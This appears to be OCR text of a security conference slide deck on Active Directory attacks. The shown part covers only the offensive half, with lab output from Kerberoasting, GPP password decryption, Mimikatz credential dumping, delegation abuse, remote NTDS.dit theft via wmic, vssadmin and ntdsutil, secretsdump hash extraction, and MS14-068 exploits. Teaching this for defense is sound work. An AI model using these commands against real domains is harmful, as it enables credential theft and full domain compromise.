# Red vs. Blue: Modern Active Directory Attacks, Detection, & Protection



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
Red Team (Recon, Escalate, Persist)

Blue Team (Detect, Mitigate, Prevent)





## Perimeter Defenses Are Easily Bypassed






# Assume Breach Means: Layered Defense






## Kerberos TGT Ticket





## **Kerberos Overview**





# **Red Team (Offense)**





#### **Attacker Goals**

- **♦** Data Access
- **★**Exfiltration
- **→** Persistence

Privilege escalation if needed





#### PowerShell Overview

- → Dave Kennedy: "Bash for Windows"
- ★ Available by default in supported Windows versions
  - + v2: Win 7 / Win 2k8R2
  - + v3: Win 8 / Win 2012
  - + v4: Win 8.1 / Win 2012R2
  - + v5: Win 10 / Win 2016
- → PowerShell.exe only an entry point into PowerShell
- **→** Leverages .Net Framework
- → Provides access to WMI & COM
- → Microsoft binary = whitelisted
- → Download & run code in memory





## PowerShell Weaponized

- **→** PowerSploit
- **→** Nishang
- **♦** Veil PowerView
- **→** PowerUp
- **★**Cobalt Strike Beacon





## "SPN Scanning" Service Discovery

- → SQL servers, instances, ports, etc.
  - → MSSQLSvc/adsmsSQLAP01.adsecurity.org:1433
- ★ Exchange Client Access Servers
  - ★ exchangeMDB/adsmsEXCAS01.adsecurity.org
- **♦** RDP
  - **→** TERMSERV/adsmsEXCAS01.adsecurity.org
- → WSMan/WinRM/PS Remoting
  - → WSMAN/adsmsEXCAS01.adsecurity.org
- → Hyper-V Host
  - → Microsoft Virtual Console Service/adsmsHV01.adsecurity.org
- **→** VMWare VCenter
  - → STS/adsmsVC01.adsecurity.org



#### SPN Scanning for MS SQL Servers with Discover-PSMSSQLServers

```
Domain
                   : lab.adsecurity.org
                     adsMSSQL02.lab.adsecurity.org
ServerName
                   : 9834
Port
Instance
ServiceAccountDN
                   : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem
                   : {Windows Server 2008 R2 Datacenter}
OSServicePack
                   : {Service Pack 1}
                   : 3/8/2015 1:07:25 AM
LastBootup
osversion
                   : {6.1 (7601)}
                   : {Production SQL Server}
Description
SrvAcctUserID
                   : svc-ads50L5A
SrvAcctDescription : SQL Server Service Account
Domain
                   : lab.adsecurity.org
                   : adsMSSQL04.lab.adsecurity.org
ServerName
                    1434
Port
Instance
ServiceAccountDN
                     {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
                     {Windows Server 2012 Datacenter}
OperatingSystem
OSServicePack
LastBootup
                   : 3/8/2015 1:10:57 AM
                   : {6.2 (9200)}
osversion
                    {Production SQL Server}
Description
SrvAcctUserID
SrvAcctDescription : SQL Server Service Account
```



## Getting Domain Admin in Active Directory

- → Poor Service Account Passwords
- **→** Passwords in SYSVOL
- **★** Credential Theft
- ★ Misconfiguration / Incorrect Perms
- **★** Exploit Vulnerability





#### SPN Scanning for Service Accounts with Find-PSServiceAccounts

Domain : lab.adsecurity.org

UserID : krbtgt

Description : Key Distribution Center Service Account

SPNServers :

SPNTypes : {kadmin}

ServicePrincipalNames : {kadmin/changepw}
PasswordLastSet : 03/18/2015 03:48:31
LastLogon : 01/01/1601 00:00:00

Domain : lab.adsecurity.org

UserID : svc-SQLAgent01

PasswordLastSet : 01/03/2015 18:42:01 LastLogon : 12/29/2014 00:18:02

Description :

SPNServers : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org

SPNTypes : {MSSQLSvc}

ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPS

MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}

SPN Directory:


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#### Cracking Service Account Passwords (Kerberoast)

- ★ Request/Save TGS service tickets & crack offline.
  - ★ "Kerberoast" python-based TGS password cracker.
  - → No elevated rights required.

→ No traffic sent to target.



Domain Controller





#### Kerberoast: Request TGS Service Ticket

```
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL/adsdb01.
y.org:1433"
                        : uuid-928e5eae-f8e6-44ee-9b26-0ddd40e83266-2
SecurityKeys
                        : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom
                        : 6/12/2015 1:21:49 AM
ValidTo
                        : 6/12/2015 11:21:49 AM
ServicePrincipalName : MSSQL/adsdb01.lab.adsecurity.org:1433
                        : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
SecurityKey
PS C:\> klist
Current LogonId is 0:0x30a265
Cached Tickets: (2)
#0>
         Client: JoeUser @ LAB.ADSECURITY.ORG
         Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
         KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
         Start Time: 6/11/2015 21:21:49 (local)
                       6/12/2015 7:21:49 (local)
         End Time:
         Renew Time: 6/18/2015 21:21:49 (local)
         Session Key Type: AES-256-CTS-HMAC-SHA1-96
#1>
         Client: JoeUser @ LAB.ADSECURITY.ORG
         Server: MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
         Start Time: 6/11/2015 21:21:49 (local)
                      6/12/2015 7:21:49 (local)
         End Time:
         Renew Time: 6/18/2015 21:21:49 (local)
         Session Key Type: RSADSI RC4-HMAC(NT)
```



#### Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(powershell) # kerberos::list /export
[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
                    : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
  Server Name
  Client Name
                 : JoeUser @ LAB.ADSECURITY.ORG
  Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file
                      : 0-40e10000-JoeUser@krbtat~LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi
[00000001] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
                    : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
  Server Name
  Client Name : JoeUser @ LAB.ADSECURITY.ORG
  Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file
                      : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURIT
```

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#! File: MSSQL.kirbi
All tickets cracked!
```



## **Group Policy Preferences Credential Storage**

#### The private key is publicly available on MSDN

 2.2.1.1 Preferences Policy File Format

2.2.1.1.1 Common XML Schema

2.2.1.1.2 Outer and Inner Element Names and CLSIDs

2.2.1.1.3 Common XML Attributes

2.2.1.1.4 Password Encryption

2.2.1.1.5 Expanding Environment Variables

## 2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key. <3>

The 32-byte AES key is as follows:

4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8 f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b

https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx



## **Exploiting Group Policy Preferences**

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\


PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWl #Super@Secure&Password\$2015?



## The GPP Credential Vulnerability Fix?

- +5/13/2014: MS14-025 (KB2962486)
- → Install on all systems with RSAT
- → Passwords are not removed from SYSVOL







## Pivoting with Local Admin

- **→** Using GPP Credentials
- ★ Connect to other computers using ADSAdmin account
- **→** Compromise Local Admin creds = Admin rights on all
- ★ Always RID 500 doesn't matter if renamed.
- → Mimikatz for more credentials!





## Mimikatz: The Credential Multi-tool

- **→** Dump credentials
  - → Windows protected memory (LSASS). \*
  - ★Active Directory Domain Controller database . \*
- **→** Dump Kerberos tickets
  - ◆ for all users. \*
  - **★** for current user.
- **→** Credential Injection
  - → Password hash (pass-the-hash)
  - ★ Kerberos ticket (pass-the-ticket)
- **→** Generate Silver and/or Golden tickets
- + And so much more!





SID

#### **Dump Credentials with Mimikatz** User

```
Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session : Interactive from 2
User Name
                   : hansolo
Domain
                   : ADSECLAB
                    8-1-5-21-1473643419-774954089-2222329127-1107
        msv :
                                                              Authentication Id : 0 ; 2858340 (00000000:002b9d64)
           Usernane : HanSolo
                     : ADSECLAB
           Domain
                     : 6ce8de51bc4919e01987a75d0bbd375a
                     : 269c0c63a623b2e062dfd861c9b82818
                     : 660dd1fe6bb94f321fbbd58bfc19a4189228SID
         * Username : HanSolo
                     : ADSECLAB
         * Password : Falcon99!
           Osernane : HanSolo
                  : ADSECLAB
           Password : Falcon99!
         * Username : HanSolo
           Domain : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        credman :
```

mimikatz(commandline) # sekurlsa::logonpasswords

#### Service Account

Session : Service from 0 User Name : svc-SQLDBEngine01 Domain : ADSECLAB : S-1-5-21-1473643419-774954089-222233 msv : \* Username : svc-SQLDBEngine01 \* Domain : ADSECLAB : d0abfc0cb689f4cdc8959a1411499096 \* NTLM \* SHA1 : 467f0516e6155eed60668827b0a4dab5ee tspkg : \* Username : svc-SQLDBEngine01 : ADSECLAB \* Domain \* Password : ThisIsAGoodPassword99! wdigest : \* Üsername : svc-SQLDBEngine01 \* Domain : ADSECLAB \* Password : ThisIsAGoodPassword99! kerberos : \* Username : svc-SQLDBEngine01 \* Domain : LAB.ADSECURITY.ORG \* Password : ThisIsAGoodPassword99! ssp:

credman :




## **Kerberos Unconstrained Delegation**

ADSDB01 Properties						? ×	
General	Operating Sys	stem Member Of	Delegation	Location	Managed By	Dial-in	
Delegation is a security-sensitive operation, which allows services to act on behalf of another user.							
O Do not trust this computer for delegation							
Trust this computer for delegation to any service (Kerberos only)							
C Trust this computer for delegation to specified services only							
0	Use Kerberos only						
C Use any authentication protocol							
Services to which this account can present delegated credentials:							
S	ervice Type	User or Computer	Port	5	Service Na		
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## **Kerberos Unconstrained Delegation**





UserPrincipalName

## Discover Servers Configured with Delegation

```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Proper
TrustedForDelegation, TrustedToAuthForDelegation, servicePrincipalName, Description
Description
DistinguishedName
                            : CN=ADSDB01,0U=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
                             ADSDB01.lab.adsecurity.org
DNSHostName
Enabled.
                            : True
Name
                            : ADSDB01
ObjectClass
                            : computer
ObjectGUID
                             6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName
                            : ADSDB01$
servicePrincipalName
                            : {WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01,
                             TERMSRV/ADSDB01.lab.adsecurity.org...}
                            : 5-1-5-21-1583770191-140008446-3268284411-2102
SID
TrustedForDelegation
                            : True
TrustedToAuthForDelegation : False
```



```
Authentication Id : 0 : 167402 (00000000:00028dea)
Session
                : Network from 0
User Name
                : LukeSkywalker
Domain
                : ADSECLÁB
Logon Server
                : (null)
                : 6/26/2015 10:27:22 PM
Logon Time
SIĎ
                : S-1-5-21-1583770191-140008446-3268284411-1109
        * Username : LukeSkywalker
        * Domain : LAB.ADSECURITY.ORG
        * Password : (null)
       Group 0 - Ticket Granting Service
       Group 1 - Client Ticket ?
       Group 2 - Ticket Granting Ticket
        [000000000]
         <u>Start/End/MaxRenew: 6/26/2015 10:27:22 PM : 6/27/2015 8:27:22 AM : 7/3/2015 10:27:22 PM</u>
         Service Name (02) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
         Target Name (--): @ LAB.ADSECURITY.ORG
         Client Name (01): LukeSkywalker; @ LAB.ADSECURITY.ORG
         Flags 60a10000
                         : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
                          : 0x00000012 - aes256_hmac
         Session Key
           fe4dc9d3b939242d8d68d08d3088e74f0616bc4b138b8b04e9817ad7f1d51575
                          : 0x00000012 - aes256_hmac
                                                       ; kvno = 2
         Ticket
         * Saved to file [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi !
0 - File '[0:28deal-2-u-bualuuuu-Lukeskywalkerekrptqt-LHB.HDSECURITY.URG.kirbi' : UK
mimikatz(commandline) # exit
Bye!
PŠ C:\temp\m> klist
Current LogonId is 0:0x2b3d7
Cached Tickets: (1)
#0>
       Client: LukeSkywalker @ LAB.ADSECURITY.ORG
       Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
```



## **Exploiting Kerberos Delegation**

```
PS C:\temp\m> Enter-PSSession -ComputerName ADSDC02.lab.adsecurity.org
[adsdc02.lab.adsecurity.org]: PS C:\Users\LukeSkywaIker\Documents> c:\temp\mimikatz\
a::krbtgt" exit
           mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
  _#####_
 _## ^ ##_
 ## / \ ##
           /* * *
           Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 ## \ / ##
            http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                                                           (oe.eo)
                                            with 15 modules * * */
  , #####,
Privilege '20' OK
mimikatz(commandline) # sekurlsa::krbtgt
Current krbtgt: 6 credentials
        * rc4_hmac_nt
                            : 1a33736fd25ad06dd9c61310173bc326
        * rc4 hmac old
                            : 1a33736fd25ad06dd9c61310173bc326
        * rc4 md4
                            : 1a33736fd25ad06dd9c61310173bc326
                            : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141
        * aes256_hmac
        * aes128 hmac
                            : 2433f1c6d10a2d466294ff983a625956
                            : f1f82968baa1f137
        * des_cbc_md5
```



## **Dumping AD Domain Credentials**

- → Dump credentials on DC (local or remote).
  - → Run Mimikatz (WCE, etc) on DC.
  - ◆Invoke-Mimikatz on DC via PS Remoting.
- **→** Get access to the NTDS.dit file & extract data.
  - **★**Copy AD database from remote DC.
  - → Grab AD database copy from backup.
  - **★**Get Virtual DC data.




## Dump AD Credentials with Mimikatz

```
mimikatz(powershell) # lsadump::samrpc /patch
Domain: ADSECLAB / 5-1-5-21-1473643419-774954089-2222329127
RID : 000001f4 (500)
User : Administrator
NTLM : 6f40d9c1cab7f73d298dc3d94163543d
RID : 000001f5 (501)
User : Guest
LM :
NTLM :
RID : 000001f6 (502)
User : krbtgt
IM
NTLM : 7e2a0e20851d0229f2489210b6576ede
RID : 000003e8 (1000)
User : admin
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
RID : 00000452 (1106)
User : LukeSkywalker
I M
NTLM : 177af8ab46321ceef22b4e8376f2dba7
RID : 00000453 (1107)
User : HanSolo
NTLM : 269c0c63a623b2e062dfd861c9b82818
RID : 00000454 (1108)
```



## **Dump LSASS Process Memory**





# Remotely Grab the DIT!

```
PS C:\Windows\system32> wmic /node:adsdc02 /user:ADSECLAB\hansolo /password:Falcon99! proc<u>ess call create "cmd /c vssad</u>m
in create shadow /for=c: 2>&1 > c:\vss.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
       ProcessId = 1540; process call create "cmd /c vssadmin create shadow /for=c:
        ReturnValue = 0;
                          2>&1"
PS C:\Windows\system32> wmic /node:ADSDCO2 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\windows\temp\NTDS.dit 2>&1 > C:\vss2.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of ___PARAMETERS
                              Copy NTDS.dit file from VSS snapshot to DC's c: drive
       ProcessId = 604;
        ReturnValue = 0;
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\windows\temp\SYSTEM.hive 2>&1 > C:\vss2
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of PARAMETERS
                             Copy SYSTEM registry hive from VSS to DC's c: drive
        ProcessId = 1844;
        ReturnValue = 0;
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\ntds.dit c:\temp
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\system.hive c:\temp
```

```
c:\Temp>wmic /authority:"kerberos:ADSECLAB\ADSDC02" /node:ADSDC02 process call create ssadmin create shadow /for=c: 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
```



#### Instead of VSS, why not leverage NTDSUtil?

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: c:\temp\Active Directory\ntds.dit
                 Defragmentation Status (% complete)
          |----|----|----|----|
Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: a
```



## Finding NTDS.dit on the Network

- ★Are your DC backups properly secured?
- **→** Domain Controller storage?
- ♦ Who administers the virtual server hosting virtual DCs?
- ★Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.



## Dump Password Hashes from NTDS.dit

```
oot@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies
[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:::
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:::
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:::
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ec
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab46321ceef22
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e062dfd861c
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fddb:::
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5487f4827204
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c
lab.adsecurity.org\Madison.Martinez:2609:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c
lab.adsecurity.org\Kaitlyn.Allen:2610:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c864
lab.adsecurity.org\Isabella.Wilson:2611:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c8
```



### MS14-068: (Microsoft) Kerberos Vulnerability

- → MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- → Domain Controller Kerberos Service (KDC) didn't correctly validate the PAC checksum.
- → Effectively re-write user ticket to be a Domain Admin.
- **→** Own AD in 5 minutes







# MS14-068 (PyKEK 12/5/2014)

```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-21-1473643419-774954089-22223
29127-1617 -d adsdc02.lab.adsecurity.org
 [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
 [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
 [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
 [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
 [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
 [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
 [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
 [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
 [+] Creating ccache file 'TGT bobafett@lab.adsecurity.org.ccache'... Done!
mimikatz(commandline)  # kerberos::ptc c:\temp\pykek\IGT_bobafett@lab.adsecurity.org.ccache
Principal : (01) : bobafett ; @ LAB.ADSECURITY.ORG
Data Ø
           Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2/15/2015 7:54:18 PM
           Service Name (01): krbtgt; LAB.ADSECURITY.ORG; @ LAB.ADSECURITY.ORG
           Target Name (01): krbtgt; LAB.ADSECURITY.ORG; @ LAB.ADSECURITY.ORG
           Client Name (01): bobafett; @ LAB.ADSECURITY.ORG
           Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable ;
           Session Key : 0x00000017 - rc4_hmac_nt
             04f2a374032b0477c6195fdac06721c5
           Ticket : 0x00000000 - null
                                                    ; kuna = 2 [...]
           * Injecting ticket : OK
Bye!
c:\Temp\pykek>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```



### MS14-068 Kekeo Exploit

```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /password:Password99! /ptt
             MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)
  . #####.
             /* * *
              Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com ) http://blog.gentilkiwi.com (oe.eo) ... with thanks to Tom Maddock & Sylvain Monne * * */
  , #####,
[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server
[AUTH] Impersonation
[KDC] 3 server(s) in list
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID
          : JoeUser
user
domain
          : lab.adsecurity.org
password : ***
          : S-1-5-21-1583770191-140008446-3268284411
sid
rid
          : 1111
          : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
          : ** Pass The Ticket **
 [level 1] Reality
                           (AS-REQ)
 [level 2] Van Chase
                           (PAC TIME)
  * PAC generated
        """signed"""
 [level 3] The Hotel
                           (TGS-REQ)
 [level 4] Snow Fortress (TGS-REQ)
  * ADSDC01 : KDC_ERR_SUMTYPE_NOSUPP (15)
